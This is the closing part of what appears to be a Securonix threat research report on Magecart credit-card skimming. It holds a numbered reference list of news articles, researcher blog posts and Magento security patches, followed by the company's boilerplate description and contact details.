- [12] Zack Whittaker. "Inbenta, blamed for Ticketmaster breach, admits it was hacked". June 28, 2018. <https://www.zdnet.com/article/inbenta-blamed-for-ticketmaster-breach-says-other-sites-not-affected/>. Last accessed: 10-18-2018.
- [13] Gwillem's lab. "MageCart: now with tripwire". October 4, 2018. <https://gwillem.gitlab.io/2018/10/04/magecart-tripwire/>. Last accessed: 10-18-2018.
- [14] J.Cook and N. Bernal. October 8, 2018. Russian hackers targeted Cancer Research UK and other British businesses. <https://www.telegraph.co.uk/technology/2018/10/07/british-airways-hackers-targeted-cancer-research-uk-british/>. Last accessed: 10-08-2018.
- [15] Meltxor. French Designer Clothing Line "A.P.C" compromised by MageCart Credit Card Theft Group. <https://broadanalysis.com/2018/10/16/french-designer-clothing-line-a-p-c-compromised-by-magecart-credit-card-theft-group/>. Last accessed: 10-08-2018.
- [16] British Airways. Update on British Airways Cyber Attack. October 26, 2018. https://www.britishairways.com/travel/Flightops/public/en_us?p_faqid=7140. Last accessed: 10-28-2018.
- [17] Gwillem's lab. Multiple 0days used by Magecart. October 23, 2018. <https://gwillem.gitlab.io/2018/10/23/magecart-extension-0days/>. Last accessed: 10-28-2018.
- [18] Max Chadwick. Using CVE-2016-4010's POP Chain In Magento 1. September 10, 2017. <https://maxchadwick.xyz/blog/using-cve-2016-4010-gadget-chain-in-magento-1>. Last accessed: 10-28-2018.

[19] Magento Security Update. October 11, 2016. <https://magento.com/security/patches/supee-8788>. Last accessed: 10-28-2018.

[20] Magento Security Update. June 27, 2018. <https://magento.com/security/patches/supee-10752>. Last accessed: 10-28-2018.

[21] Krebs on Security. Who's In Your Online Shopping Cart?. November 5, 2018. <https://krebsonsecurity.com/2018/11/whos-in-your-online-shopping-cart/#more-45523>. Last accessed: 11-05-2018.

ABOUT SECURONIX

Securonix is radically transforming all areas of data security with actionable security intelligence. Our purpose-built, advanced security analytics technology mines, enriches, analyzes, scores and visualizes customer data into actionable intelligence on the highest risk threats from within and outside their environment. Using signature-less anomaly detection techniques that track users, account and system behavior, Securonix is able to detect the most advanced insider threats, data security and fraud attacks automatically and accurately.

CONTACT SECURONIX

www.securonix.com

info@securonix.com | (310) 641-1000

